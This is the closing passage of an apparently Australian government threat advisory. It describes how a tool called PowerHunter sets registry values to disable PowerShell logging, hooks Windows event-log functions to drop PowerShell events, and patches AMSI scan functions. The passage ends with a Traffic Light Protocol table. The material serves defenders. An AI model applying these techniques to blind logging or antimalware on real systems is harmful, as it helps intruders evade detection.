HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\EnableScriptBlockLogging	0
HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\EnableScriptBlockInvocationLogging	0
HKLM\Software\Policies\Microsoft\Windows\EventLog\ProtectedEventLogging\EnableProtectedEventLogging	0

[104] Microsoft Detours: Binary Interception of Win32 Functions: https://www.microsoft.com/en-us/research/publication/detours-binary-interception-of-win32-functions/

Windows Event Log:

- `RegisterEventSourceW`: Functions as normal but also generates a 'prohibited' list of handles to event sources whose name contains 'powershell', passed to `RegisterEventSourceW` as `lpSourceName`.
- `EventRegister`: Functions as normal, but checks the `ProviderId` GUID parameter passed to the `EventRegister` function against a hardcoded list of five provider GUIDs. If the GUID matches one of these hardcoded GUIDS the returned handle is added to the prohibited handle list.
- `ReportEventW`: When called, checks the event source handle against the prohibited list generated by the `RegisterEventSourceW` patch. If the handle is in the prohibited list it squashes the log event. If it is not on the prohibited list the log event is passed to the regular logging function and proceeds as normal.
- `EventWrite`: Log event squashing behaviour as per `ReportEventW`.
- `EventWriteString`: Log event squashing behaviour as per `ReportEventW`.
- `EventWriteTransfer`: Log event squashing behaviour as per `ReportEventW`.

Amsi.dll

This library provides the means for which a Windows process can interact with the Windows Antimalware Scan Interface. PowerHunter targets the following functions and patches them to immediately return an error code, there is no valid `AMSI_RESULT` value returned.

- AmsiInitialize
- AmsiScanString
- AmiScanBuffer

Further information on the Antimalware Scan Interface is available from Microsoft[105].

[105] Microsoft Antimalware Scan Interface: https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

TLP: WHITE

Traffic Light Protocol

TLP Level	Restriction on access and use
RED	**Not for disclosure, restricted to participants only.** Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused. Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.
AMBER	**Limited disclosure, restricted to participant's organisations..** Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organisations involved. Recipients may only share TLP:AMBER information with members of their own organisation, and with clients or customers who need to know the information to protect themselves or prevent further harm. **Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.**
GREEN	**Limited disclosure, restricted to the community.** Sources may use TLP:GREEN when information is useful for the awareness of all participating organisations as well as with peers within the broader community or sector. Recipients may share TLP:GREEN information with peers and partner organisations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not released outside of the community.
WHITE	**Disclosure is not limited.** Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.
Not classified	Any information received from the ACSC that is not classified in accordance with the Traffic light protocol must be treated as AMBER classified unless otherwise agreed in writing by the ACSC.